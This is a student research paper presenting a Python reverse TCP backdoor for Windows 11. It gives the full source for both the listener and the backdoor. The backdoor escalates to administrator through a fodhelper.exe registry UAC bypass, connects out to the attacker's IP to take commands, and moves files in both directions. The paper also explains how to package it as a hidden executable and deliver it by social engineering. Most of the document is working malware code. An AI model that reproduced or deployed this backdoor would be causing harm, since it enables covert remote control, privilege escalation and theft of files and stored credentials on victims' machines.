Reverse TCP Backdoor With Administrator Privileges By Exploiting Registry Hive on Windows

Wijesinghe W.M.A.J IT21038150 Department of Computer System Engineering Sri Lanka Institute of Information Technology Malabe, Sri Lanka [it21038150@my.sliit.lk](mailto:it21038150@my.sliit.lk) Adhikari A.M.P.S IT20008314 Department of Computer System Engineering Sri Lanka Institute of Information Technology Malabe, Sri Lanka [it20008314@my.sliit.lk](mailto:it20008314@my.sliit.lk)

Abstract

Backdoors are one of the most common types of security-related issues in the Cyber Security Domain. Threat actors use various types of backdoors to gain access to victim systems. These backdoors allow an attacker to execute system commands, access system files, access networks, upload, download files, and edit the system privileges if the backdoor is an elevated process. In this article, we are forced in writing a simple interactive “Reverse Shell Backdoor” in python using TCP sockets that utilize a local privilege escalation vulnerability on windows that modifies the registry hive to elevate itself to gain administrator privileges and allow an attacker to execute system commands remotely. The backdoor has two programs which are the “listener” and the “backdoor”. Typically these act as the Server and the Client in a simple iterative server.

**Keywords: Backdoor, Reverse Shell, TCP sockets, Vulnerability, Python, Attacker, Victim, Administrator, Privileges.**

1. Introduction

Local Privilege Escalation is a common type of vulnerability among computer operating systems. Many exploits use different methods to gain elevated privileges. DLL hijacking, Stored Credentials, Windows Kernel Exploitation, Unquoted Service Paths, and Registry Hive Manipulation are the most common techniques that are used to gain Local Administrator, SYSTEM, or NT Authority System Privileges.

* 1. Vulnerability

The vulnerability that we chose to exploit is the “fodhelper.exe” registry manipulation. “fodhelper” is a windows service that executes when a user tries to open “Manage Optional Features” in windows settings and make a language change. Since this is a windows process this binary has auto elevate setting enabled and running on high integrity level. This enables its subprocesses to gain the same privilege level as the parent process. When the “fodhelper.exe” is started it scans the registry for specific registry keys.

Registry key checks perfomed at the start of “fodhelper.exe”

* HKCU:\Software\Classes\ms-settings\shell\open\command
* HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
* HKCU:\Software\Classes\ms-settings\shell\open\command\(default)

These keys do not exist in the registry so an attacker can create these registry structures to manipulate the “fodhelper.exe” in order to execute a command in elevated privileges. For example, assigning “cmd.exe /c <programName>” as the “HKCU:\Software\Classes\ms-settings\shell\open\command\(default)” key-value and <programName> can be replaced by any file path and the program will be executed in elevated mode. Since the “fodhelper.exe” has autoelevation privileges the command specified in the “(default)” key in the registry will execute while bypassing the User Account Control prompt. This vulnerability was found in Windows 10 and is still not patched even in Windows 11 latest version. [1]

* 1. Exploit

The exploitation of this vulnerability is really simple and straight forward almost any user can create the required registry structure to bypass the UAC prompt and get local administrator privileges.

Graphical user interface, application, Word

Description automatically generated

Figure Create the registry structure to exploit the vulnerability

These values can be added via opening the registry editor using windows RUN or using PowerShell commands to create the registry structure.

Powershell commands to create registry structure.

* New-Item 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Force
* New-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name 'DelegateExecute' -Value '' -Force
* Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name '(default)' -Value “<command>”

*<command> can be replaced according to the user's requirement.*

In this article, we will use this exploit to gain local administrator privileges to our backdoor and gain remote access to a target windows system. [2]

1. Literature Review on Backdoors

Nowadays the world in which we live is becoming increasingly networked. As a result, the risk of cyberattacks. We can identify several types of backdoor attacks. Each type of attack uses for different a purpose. Backdoor attacks are not always malicious

Backdoor assaults act differently depending on how they access the system. As previously stated, the most frequent methods for a backdoor to access a system are either malware or backdoor-specific software/hardware. [3]

* 1. How Backdoors Work

There are two main types of backdoors

* Administrative Backdoors: Developers intentionally leave backdoors in programs so they can fix any errors in the software easily.
* Malicious Backdoors: Backdoors that are installed by cyber-criminals in order to gain access into computer systems, and networks and perform malicious tasks. [1]

A backdoor that allows an attacker to execute system commands via a remote connection is called a “Reverse Shell Backdoor”. To execute commands via a remote computer, the attacker and the victim must have a connection between them. Most backdoors use TCP, UDP, and HTTP connections for communication. Usually, firewalls block incoming malicious connections and prevent establishing a connection with the victim. Hence “Reverse Shell Backdoor” initiates the connection from the victim side so if the backdoor uses a well-known port that is used by a common service, the chances that the firewall blocking the connection becomes low. A reverse shell backdoor consists of two programs,

* Listener - On the attacker side
* Backdoor – On the victim side

First, the attacker must run the listener on a specific IP address and port, and wait for connections from the victim side backdoor to connect to the IP address with the given port. Then after establishing a successful connection, the attacker can execute system commands using the listener program. The base process is after the connection is established, an attacker enters a command in the listener program, then the listener sends the command to the backdoor program running on the poisoned system via the connection. Then the backdoor program receives the command, executes the command, and sends the output back to the listener program so the attacker can observe.

* 1. Backdoor Implementation

Unless you want to follow the hard path that requires manually implementing the backdoor by programming it from scratch, an easier way to generate a backdoor is the “Metasploit Framework”.

The Metasploit Framework is a modular penetration testing framework built on Ruby. allows you to create, test, and run attack code. Metasploit Framework includes a collection of tools for testing security vulnerabilities, enumerating networks, and so on. Execute attacks while avoiding detection The Metasploit Framework is, at its heart, a collection of widely used tools that provide a full environment for penetration testing and exploit creation.

Metasploit has a large database of exploits, payloads, and vulnerabilities that are specific to different types of systems. The attacker uploads the payload to a server, and the URL to the payload is transmitted via an email that appears authentic thanks to Social Engineering. The attacker can access the files, take a screenshot, watch the screen, sniff traffic, and capture images with the webcam, immediately when the target executes the payload. But these backdoors are widely spread across the internet, and almost any anti-virus software will detect these as “Trojan” malware and disable the functionality of the backdoor. [4]

* 1. Backdoor Deployment and Execution

Remote file inclusion (RFI), an attack technique that targets weaknesses within applications that dynamically reference external scripts, is the most common backdoor installation technique. The reference function is tricked into downloading a backdoor virus from a remote host in an RFI scenario. [5]

Scanners are commonly used by attackers to find websites with unpatched or obsolete components that allow for file injection. The backdoor is subsequently installed on the base server by a successful scanner exploiting the vulnerability. It can be viewed at any moment after it has been installed, even if the vulnerability that enabled its insertion has subsequently been addressed. [6]

To get around security regulations prohibiting the upload of files larger than a specific size, backdoor trojan injection is frequently done in two steps. The first step is to install a dropper, which is a tiny program whose primary purpose is to retrieve a larger file from a remote site. The second phase begins with the backdoor script being downloaded and installed on the server. [6] [5]

Backdoors are difficult to remove once placed. Detection normally entails scanning a server file system using software scanners for known malware characteristics. However, this procedure is prone to errors. The use of alias names and, more importantly, code obfuscation nearly invariably masks backdoor shell files.

1. Methodology

Now that we have covered the concepts of the exploit let's move on to the methodology. The backdoor consists of two main programs that are the “listener” and the “backdoor” these two are the main vectors of this exploit. We used python programming language to implement our backdoor.

* 1. Listener Program Implementation and Breakdown

As the first step of this exploit, we need a program that sends commands to the remote system and receives outputs from the specific commands that are sent to the remote system. In the. So first we must establish a connection with the backdoor program that runs on the victim system. Since this is a reverse connection our “listener” program must wait for an incoming connection to the specified IP address and the port number. As to create the connection we used “TCP Sockets”. With the use of sockets, we create a simple client-server connection between the “listener” and the “backdoor”.

class Listner:  
 def \_\_init\_\_(self, ip , port):  
 listner = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 listner.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)  
  
 listner.bind((ip, port))  
 listner.listen(0)  
 print("[+] Waiting for Connections...")  
 self.con, self.addr = listner.accept()  
 print("[+] Connection Success to IP " + str(self.addr[0]) + " on port " + str(self.addr[1]))  
 print("[+] Running Backdoor With ADMINISTRATOR PRIVILEGES ;) ")

Figure 2 Code segment of Listener class definition and constructor

In the above code segment, we have created a “Listener” class to easily implement each function that is supported by the listener program. First, we created a constructor that takes an IP address and a Port number as parameters. Then we create a socket called “listner” that uses the IPV4 address family and TCP protocol and make the socket reusable. Then we bind the created socket with the IP address and the port number that is passed as parameters. After binding the listener listens for incoming connections. If a connection is made by the accept function the listener prints the last two lines of the code that contain the connected IP address and the Port number. Then the listener calls the “run” method from the “Listener” class.

def run(self):  
 while True:  
 try:  
 command = input("\nSHELL >>> ")  
 command = command.split(" ")  
  
 if command[0] == "download":  
 print("SHELL >>> Downloading...")  
 result = self.remote\_execute(command)  
 path = self.full\_path(command)  
 result = self.write\_file(path, result)  
  
 elif command[0] == "upload":  
 print("SHELL >>> Uploading...")  
 path = self.full\_path(command)  
 data = self.read\_file(path)  
 command.append(data.decode("utf-8"))  
 result = self.remote\_execute(command)  
  
 else:  
 result = self.remote\_execute(command)  
 except Exception:  
 result = "SHELL >>> Command Execution Failed..."  
 print(result)

Figure Code segment of "run" method

In the run method, the listener gets a command as a user input then using the split function it splits the command by “ ” (spaces) and creates a list that has each word of the command as an element of the created list. Then it checks whether the command list element [0] is equal to “upload” or “download” for file upload and download functions which we will cover in the latter part of this article. Else the run method will call the “remote\_execute” method in the class and pass the command as a parameter and gets the return data of the method into a variable called “result” and print the result. All this happens between exception handling. If anything goes wrong between the execution of the command it will print “Command Execution Failed” It is possible to use the same technique to find out where the error has occurred but for the time being and to reduce the complexity we chose not to do so. As this must be running all the time until we decide to terminate the connection we use an infinite while loop to repeat the process.

Let’s see what happens in the “remote\_execute” method.

def remote\_execute(self, command):  
 self.send\_plus(command)  
 if command[0] == "exit":  
 self.con.close()  
 exit()  
 return self.recv\_plus()  
  
def send\_plus(self, data):  
 json\_data = json.dumps(data)  
 byte\_data = json\_data.encode("utf-8")  
 self.con.send(byte\_data)  
  
def recv\_plus(self):  
 json\_data = ""  
 while True:  
 try:  
 json\_data = json\_data + self.con.recv(1500000).decode("utf-8")  
 return json.loads(json\_data)  
 except ValueError:  
 continue

Figure 4 Code segment of "remote\_execute", "send\_plus" , and "recv\_plus" methods

When the “remote\_execute” method is called inside the run method, it calls the “send\_plus” method and passes the command as a parameter. Then it checks whether the command’s element [0] is equal to “exit” and if it is it will close the connection and exit the listener program. If not it will wait for the backdoor program to send the response for the particular command and return the received data using the “receive\_plus”. Alternatively, we can use normal “send” and “recv” methods from the connection but it is not enough when the data is large and more sophisticated.

The “send\_plus” method takes the data to be sent as a parameter and serialize the data using the JSON encoding. Data serialization is required when data to be transmitted becomes large in size or complicated in format. The typical send function cannot handle these data so we use serialization to make them more accurate and reliable to transfer via the send method. Since TCP “recv” method uses a predefined header size if the data that is sent via the send method is larger than the header, only a part of the data will be received by the “recv” method. JSON encoding solves this problem too.

In send method parameter data is first encoded into JSON data and then again encoded into “UTF-8” because the TCP send method doesn’t support JSON data. And send data to the other end of the connection. This data can either be a command or command result depending on the program. In the listener it is mostly a command in the backdoor it is a command response.

Then after sending the listener waits for the response, and receives the data through the “recv\_plus” method in the “recv\_plus” method we have declared an empty variable as “json\_data” and use an infinite while loop to gather data. Inside the while loop, we try to append the first 1500000 bytes of “UTF-8” decoded receiving data into the “json\_data” variable and return the decoded JSON decoded data via the “json.loads” method if data is incomplete which means there are more data to receive it will give a “valueError” so we catch the error from the exception and continues the loop again to append next 1500000 bytes and do the same process. If the JSON data is complete, the “json.loads” method will decode the JSON data and return them back to the “remote\_execute” method, and the “remote\_execute” method will return back to the “run” method. In the “run” method the received data will be assigned to a variable called “results” and will print the result on the listener program. Next, it will prompt the user in the listener program to enter the next command this process iterates until the user decides to close the program by typing the “exit” command or the connection is lost due to a network error.

There are two other main command types which are “upload” and “download” which enable the backdoor program to upload and download files to and from the victim's computer.

def write\_file(self, path, data):  
 path = "Downloads/" + path  
 with open(path, "wb") as file:  
 file.write(base64.b64decode(data))  
 return "SHELL >>> Download Success!!!"  
  
def read\_file(self, path):  
 with open(path, "rb") as file:  
 return base64.b64encode(file.read())  
  
def full\_path(self, command):  
 path = ""  
 for i in range(1, len(command)):  
 path += command[i];  
 if i != len(command)-1:  
 path += " "  
 else:  
 break  
 return path

Figure 5 Code segments of "write\_file", "read\_file", and "full\_path" methods

The “download” and the “upload” commands have two main parts command name and the file name to be downloaded or uploaded. Same as before this command will be executed in the backdoor by passing it to the “remote\_execute” method. The backdoor also has similar methods to read and write files like in the listener program.

If the command is “download” the listener will send a command like “download test.jpg” then the backdoor receives the command and checks the command type same as in the listener if it is “download” it calls the “full\_path” method in the backdoor to read the file path from the command and read the file as a binary file. Then pass “Base64” encoded data into the “send\_plus” method which sends the file data back to the listener program. After the listener program receives the file, it calls the “full\_path” method in the listener to get the path of the file and pass the file path and data to the “write\_file” method, the “write\_file” method will create a new binary file in the given path and write “Base64” decoded data into the file and return a success msg upon the completion.

In the “upload” command the listener will call the “full\_path” method to get the full path of the given file and use the “read\_file” to get the “base64” encoded file data and append them as an element in the command list. Then the command will be executed in the backdoor by passing it via the “remote\_execute” method and the backdoor will recognize the command as an upload then it will get the full path by calling the “full\_path” method. using this path and the data element of the command as parameters for the “write\_file” method in the backdoor program, and it will recreate the file in the victim computer. By writing “base64” decoded data into a new binary file with the provided name and path.

The “base64” encoding and decoding are needed because we use JSON encoding to serialize data. JSON only supports known characters but when sending an image, a video, or another type of file we may encounter unusual character patterns when reading it as a binary file to avoid this we use “base64” encoding and decoding.

def get\_args():  
 args = argparse.ArgumentParser()  
 args.add\_argument("-ip", dest="ip", help="IP of the attacker machine.")  
 args.add\_argument("-p", dest="port", help="Specify the port to the socket")  
 options = args.parse\_args()  
 return options.ip, options.port

Figure 6 Code segment of "get\_args" method

Finally, the “get\_args” function allows a user to run the listener by, passing the IP address and the Port number as command line parameters.

* 1. Listener Program Full Code

#!/usr/bin/python  
import argparse  
import json  
import socket  
import base64  
  
class Listner:  
 def \_\_init\_\_(self, ip , port):  
 listner = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 listner.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)  
  
 listner.bind((ip, port))  
 listner.listen(0)  
 print("[+] Waiting for Connections...")  
 self.con, self.addr = listner.accept()  
 print("[+] Connection Success to IP " + str(self.addr[0]) + " on port " + str(self.addr[1]))  
 print("[+] Running Backdoor With ADMINISTRATOR PRIVILEGES ;) ")  
  
 def send\_plus(self, data):  
 json\_data = json.dumps(data)  
 byte\_data = json\_data.encode("utf-8")  
 self.con.send(byte\_data)  
  
 def recv\_plus(self):  
 json\_data = ""  
 while True:  
 try:  
 json\_data = json\_data + self.con.recv(1500000).decode("utf-8")  
 return json.loads(json\_data)  
 except ValueError:  
 continue  
  
 def write\_file(self, path, data):  
 path = "Downloads/" + path  
 with open(path, "wb") as file:  
 file.write(base64.b64decode(data))  
 return "SHELL >>> Download Success!!!"  
  
 def read\_file(self, path):  
 with open(path, "rb") as file:  
 return base64.b64encode(file.read())  
  
 def remote\_execute(self, command):  
 self.send\_plus(command)  
 if command[0] == "exit":  
 self.con.close()  
 exit()  
 return self.recv\_plus()  
  
 def full\_path(self, command):  
 path = ""  
 for i in range(1, len(command)):  
 path += command[i];  
 if i != len(command)-1:  
 path += " "  
 else:  
 break  
 return path  
  
 def run(self):  
 while True:  
 try:  
 command = input("\nSHELL >>> ")  
 command = command.split(" ")  
  
 if command[0] == "download":  
 print("SHELL >>> Downloading...")  
 result = self.remote\_execute(command)  
 path = self.full\_path(command)  
 result = self.write\_file(path, result)  
  
 elif command[0] == "upload":  
 print("SHELL >>> Uploading...")  
 path = self.full\_path(command)  
 data = self.read\_file(path)  
 command.append(data.decode("utf-8"))  
 result = self.remote\_execute(command)  
  
 else:  
 result = self.remote\_execute(command)  
 except Exception:  
 result = "SHELL >>> Command Execution Failed..."  
 print(result)  
  
  
def get\_args():  
 args = argparse.ArgumentParser()  
 args.add\_argument("-ip", dest="ip", help="IP of the attacker machine.")  
 args.add\_argument("-p", dest="port", help="Specify the port to the socket")  
 options = args.parse\_args()  
 return options.ip, options.port  
  
  
ip, port = get\_args()  
listener = Listner(ip, int(port))  
listener.run()

* 1. Backdoor Program Implementation and Breakdown

In the second step, we developed a backdoor program to receive the commands sent via the listener program execute them and send responses back to the listener program. The backdoor program initiates the connection between the victim and the attacker by connecting to the listener program while it is listening for incoming connections. For this before deploying the backdoor attacker must specify the IP address and the port number of the listener program socket in the backdoor. Then after creating the backdoor object from the backdoor class it will establish the connection with the particular listener.

def elevate():  
 isAdmin = ctypes.windll.shell32.IsUserAnAdmin()  
 try:  
 if isAdmin == 0:  
 print(isAdmin)  
 batFile = "start " + '"MyBackDoor" ' + '"C://temp//backdoor.exe"'  
 with open("ini.bat", "w") as file:  
 file.write(batFile)  
  
 if not os.path.exists("C:/temp"):  
 path = "C:/temp"  
 os.makedirs(path)  
  
 copy = "copy backdoor.exe C:\\temp"  
 copy1 = "copy ini.bat C:\\temp"  
  
 print(subprocess.getoutput(copy))  
 print(subprocess.getoutput(copy1))  
  
 time.sleep(3)  
 print(subprocess.getoutput(  
 "powershell -command New-Item 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Force"))  
 print(subprocess.getoutput(  
 "powershell -command New-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name 'DelegateExecute' -Value '' -Force"))  
 print(subprocess.getoutput(  
 "powershell -command Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name '(default)' -Value 'cmd.exe /c C:/temp/ini.bat'"))  
 print(subprocess.getoutput("powershell -command Start-Process 'fodhelper.exe'"))  
  
 elif isAdmin == 1:  
 back1 = Backdoor("192.168.1.10", 80)  
 back1.looping()  
 except Exception:  
 sys.exit()

Figure 7 Code Segment of elevate method

Before establishing the connection, At first backdoor program executes the elevate method, it checks whether the backdoor is running on administrative privileges or not. If it is not running in elevate privileges, it creates a file called “ini.bat” with a specified code in it. This file is used to execute the backdoor when the “fodhelper.exe” executing. Then the program makes a new directory in the path “C:\temp\” and copies the “ini.bat” and the “backdoor.exe” into the created directory. Then it will create the registry structure mentioned in the exploit part and execute the command,

ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name '(default)' -Value “cmd.exe /c C:/ini.bat”

class Backdoor:  
 def \_\_init\_\_(self, ip, port):  
 self.con = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 self.con.connect((ip, port))

Figure 8 Code segment of Backdoor class and constructor

After a successful registry creation, the backdoor will execute the “fodhelper.exe” and start a new backdoor with elevated privileges. The old instance will exit. Now when the new backdoor process is started with the elevated privileges it will pass the administrator privilege check and initiate the connection with the listener program by creating a backdoor object. This object will create a TCP Socket and connect to the listener program with the IP address and the port number specified by the attacker.

def looping(self):  
 while True:  
 try:  
 command = self.recv\_plus()  
 if command[0] == "exit":  
 self.con.close()  
 print(subprocess.getoutput(  
 "powershell -command Remove-Item 'HKCU:\Software\Classes\ms-settings\' -Recurse -Force"))  
 sys.exit()  
 elif command[0] == "cd" and len(command) > 1:  
 path = self.full\_path(command)  
 command\_result = self.changeDir(path)  
  
 elif command[0] == "download":  
 path = self.full\_path(command)  
 command\_result = self.read\_file(path)  
  
 elif command[0] == "upload":  
 path = self.full\_path(command)  
 dataElement = len(command) - 1  
 command\_result = self.write\_file(path, command[dataElement])  
  
 else:  
 print(command)  
 command\_result = self.execute\_command(command)  
 except Exception:  
 command\_result = "SHELL >>> Command Execution Failed...".encode("utf-8")  
 self.send\_plus(command\_result.decode("utf-8"))

Figure 9 Code segment of the looping method

After initiating a successful connection with the listener backdoor object runs the “looping” method this method calls the “recv\_plus” method and waits for incoming commands to reach the backdoor.

def execute\_command(self, command):  
 return subprocess.getoutput(command).encode("utf-8")  
  
def changeDir(self, path):  
 os.chdir(path)  
 result = "Changing Directory To " + subprocess.check\_output("cd", shell=True).decode("utf-8")  
 return result.encode("utf-8")

Figure 10 code segments of execute\_command and changeDir methods

The “looping” method tries to check what kind of command is sent by the attacker by checking the 0’th element of the command. If the first element is “exit” it will close the connection with the listener program and delete the registry structure created for the auto elevation and exit. Else if the first element is a “cd” command, the backdoor will call the “full\_path” function to get the full path specified by the attacker and call the “changeDir” method and pass the path to change the working directory of the victim computer. After successful execution, the program will send a message back to the attacker to inform the directory change was successful with the new working directory.

If the command’s 0’th element equals “upload” or “download” the backdoor will act as mentioned previously in the listener program breakdown and deliver messages of the status of the action (whether it is failed or success) accordingly. If the command element is anything else, it will be passed to the “execute\_command” method and it will use the “subprocess.getoutput” method to execute the command and return the output of the command back to the “looping” method and send them to the listener program. If anything goes wrong in any method execution the looping method will send a message informing the listener that the previous command failed to execute.

def read\_file(self, path):  
 with open(path, "rb") as file:  
 return base64.b64encode(file.read())  
  
def write\_file(self, path, data):  
 with open(path, "wb") as file:  
 file.write(base64.b64decode(data))  
 return "SHELL >>> Upload Success!!!".encode("utf-8")  
  
def full\_path(self, command):  
 if command[0] == "upload":  
 path = ""  
 for i in range(1, len(command) - 1):  
 path += command[i]  
 if i != len(command) - 2:  
 path += " "  
 else:  
 break  
 return path  
  
 else:  
 path = ""  
 for i in range(1, len(command)):  
 path += command[i]  
 if i != len(command) - 1:  
 path += " "  
 else:  
 break  
 return path

Figure 11 Code segments of read\_file, write\_file, and full\_path methods

“send\_plus”, “recv\_plus”, “read\_file”, and “write\_file” methods work the same as described in the listener program breakdown. But the “full\_path” method checks whether the command is an “upload” before returning the full path because when uploading, the command list has an additional element that includes data so the file path ends an element before when comparing to a “download” command.

* 1. Backdoor Program Full Code

import socket  
import subprocess  
import json  
import os  
import sys  
import time  
import base64  
import ctypes  
  
  
class Backdoor:  
 def \_\_init\_\_(self, ip, port):  
 self.con = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
 self.con.connect((ip, port))  
  
 def recv\_plus(self):  
 json\_data = ""  
  
 while True:  
 try:  
 json\_data += self.con.recv(1500000).decode("utf-8")  
 return json.loads(json\_data)  
 except ValueError:  
 continue  
  
 def send\_plus(self, data):  
 json\_data = json.dumps(data)  
 byte\_data = json\_data.encode("utf-8")  
 self.con.send(byte\_data)  
  
 def execute\_command(self, command):  
 return subprocess.getoutput(command).encode("utf-8")  
  
 def changeDir(self, path):  
 os.chdir(path)  
 result = "Changing Directory To " + subprocess.check\_output("cd", shell=True).decode("utf-8")  
 return result.encode("utf-8")  
  
 def read\_file(self, path):  
 with open(path, "rb") as file:  
 return base64.b64encode(file.read())  
  
 def write\_file(self, path, data):  
 with open(path, "wb") as file:  
 file.write(base64.b64decode(data))  
 return "SHELL >>> Upload Success!!!".encode("utf-8")  
  
 def full\_path(self, command):  
 if command[0] == "upload":  
 path = ""  
 for i in range(1, len(command) - 1):  
 path += command[i]  
 if i != len(command) - 2:  
 path += " "  
 else:  
 break  
 return path  
  
 else:  
 path = ""  
 for i in range(1, len(command)):  
 path += command[i]  
 if i != len(command) - 1:  
 path += " "  
 else:  
 break  
 return path  
  
 def looping(self):  
 while True:  
 try:  
 command = self.recv\_plus()  
 if command[0] == "exit":  
 self.con.close()  
 print(subprocess.getoutput(  
 "powershell -command Remove-Item 'HKCU:\Software\Classes\ms-settings\' -Recurse -Force"))  
 sys.exit()  
 elif command[0] == "cd" and len(command) > 1:  
 path = self.full\_path(command)  
 command\_result = self.changeDir(path)  
  
 elif command[0] == "download":  
 path = self.full\_path(command)  
 command\_result = self.read\_file(path)  
  
 elif command[0] == "upload":  
 path = self.full\_path(command)  
 dataElement = len(command) - 1  
 command\_result = self.write\_file(path, command[dataElement])  
  
 else:  
 print(command)  
 command\_result = self.execute\_command(command)  
 except Exception:  
 command\_result = "SHELL >>> Command Execution Failed...".encode("utf-8")  
 self.send\_plus(command\_result.decode("utf-8"))  
  
  
def elevate():  
 isAdmin = ctypes.windll.shell32.IsUserAnAdmin()  
 try:  
 if isAdmin == 0:  
 print(isAdmin)  
 batFile = "start " + '"MyBackDoor" ' + '"C://temp//backdoor.exe"'  
 with open("ini.bat", "w") as file:  
 file.write(batFile)  
  
 if not os.path.exists("C:/temp"):  
 path = "C:/temp"  
 os.makedirs(path)  
  
 copy = "copy backdoor.exe C:\\temp"  
 copy1 = "copy ini.bat C:\\temp"  
  
 print(subprocess.getoutput(copy))  
 print(subprocess.getoutput(copy1))  
  
 time.sleep(3)  
 print(subprocess.getoutput(  
 "powershell -command New-Item 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Force"))  
 print(subprocess.getoutput(  
 "powershell -command New-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name 'DelegateExecute' -Value '' -Force"))  
 print(subprocess.getoutput(  
 "powershell -command Set-ItemProperty -Path 'HKCU:\Software\Classes\ms-settings\Shell\Open\command' -Name '(default)' -Value 'cmd.exe /c C:/temp/ini.bat'"))  
 print(subprocess.getoutput("powershell -command Start-Process 'fodhelper.exe'"))  
  
 elif isAdmin == 1:  
 back1 = Backdoor("192.168.1.10", 80)  
 back1.looping()  
 except Exception:  
 sys.exit()  
  
elevate()

Now that we have covered the implementation of the backdoor. Let’s see how to deploy and execute the programs.

1. Deployment And Execution

For the testing, we used a “Kali-Linux” computer as the attacker and a “Windows 11” computer as the victim. Since this is done in a controlled environment we have not implemented any anti-virus bypassing techniques and the exploit is done inside the same local network.

* 1. **Setting Up The Listener**

First, we have to launch our listener on the Linux computer by navigating into the listener.py directory in the terminal and executing the command,

“python3 listener.py -ip 192.168.10.10 -p 80”

The IP address must be replaced by the current IP address of the attacker device. That can be found using the “ifconfig” command. “-p” specifies the port dedicated to the listener.

After executing the command the listener program is ready to receive incoming connections.

Text

Description automatically generated

Figure 12 Listener program waiting for incoming connections

* 1. **Setting Up The Backdoor**

Before deploying the backdoor attacker must specify the IP address and the Port number which is currently used to listen by the listener program, in the backdoor program.

A picture containing company name

Description automatically generated

Now we have to make an executable file before delivering the backdoor to the victim's computer. For that, we used the “pyinstaller” module from python.

To do so we have to navigate into the python installed folder and copy our “backdoor.py” there. After that, we open the command prompt and execute the following command

“pyinstaller backdoor.py –onefile –noconsole –disable-windowed-traceback”

After executing the command the module will create a standalone executable file that runs in the background hidden from the victim from our “backdoor.py” now we can use this “backdoor.exe” file to make the victim connect to our listener.




Figure 13 Command to windows cmd to generate the "backdoor.exe"

We can use any social engineering method to deliver this backdoor into the target computer. Since this “backdoor.exe” may detect as a malicious program and we haven’t implemented any antivirus bypassing techniques we turn off any antivirus software that runs on the victim's computer. Now we simply copy this executable file into the target computer and execute it.

Important: in order to obtain a successful exploit both computers should be connected to the same local network.

After execution, the victim's computer will not show any windows or any other symptoms of being intruded on. But in the attacker's computer, we will get a connection and administrator access to the victim's computer. Since this is not a fully interactive backdoor we can only execute single command at a time and view its output and download and upload files, navigate through the file system, edit user profiles, see stored passwords, etc.

A screenshot of a computer

Description automatically generated with low confidence

Figure 14 Listener program showing results of commands being executed in the remote computer

Now that we have successfully gained administrator access to the victim’s computer.

1. Results And Drawbacks

We were able successfully to gain local administrator access via a remote connection using this backdoor and we were able to execute system commands, navigate through the file system, see stored credentials, upload, download files, etc. And it is a huge achievement for a simple backdoor when compared to “meterpreter backdoors” which are generated by the Metasploit framework. The major drawback of the program is this reverse shell is not fully interactive which means you cannot tun commands which require inputs in between the execution.

And the other drawback is we have not implemented any anti-virus bypassing techniques to prevent our “backdoor.exe” from being detected as a malicious program. Although when executing the python file it will not be detected as a malicious program by the default “Windows Defender” settings.

1. Conclusion

In a conclusion to the article, malicious backdoors are powerful malicious programs that will allow a remote attacker to infiltrate a computer system without being detected. These backdoors use various ways to gain administrative privileges in the poisoned system, in this article we have covered what is a local privilege escalation vulnerability and how to utilize that vulnerability exploitation to develop an auto elevating reverse shell TCP backdoor program to gain access to the latest “Windows 11” operating system.

# **Bibliography**

|  |  |
| --- | --- |
| [1] | "www.tutorialspoint," [Online]. Available: https://www.tutorialspoint.com/what-is-a-backdoor-attack. [Accessed 16 04 2022]. |
| [2] | "pentestlab.blog," [Online]. Available: https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/. [Accessed 05 05 2022]. |
| [3] | "www.wallarm.com," [Online]. Available: https://www.wallarm.com/what/what-is-a-backdoor-attack. [Accessed 04 05 2022]. |
| [4] | T. K. M. A. Y. Yaswanth Kolli, "Remote Desktop Backdoor Implementation with Reverse TCP Payload Using Open Source Tools for Instructional Use," [Online]. Available: https://ieeexplore.ieee.org/document/8500174. [Accessed 03 05 2022]. |
| [5] | "www.imperva.com," [Online]. Available: https://www.imperva.com/learn/application-security/backdoor-shell-attack/. [Accessed 04 05 2022]. |
| [6] | "www.malwarebytes.com," [Online]. Available: https://www.malwarebytes.com/backdoor. [Accessed 04 05 2022]. |
| [7] | "udemy," [Online]. Available: https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/. [Accessed 10 05 2022]. |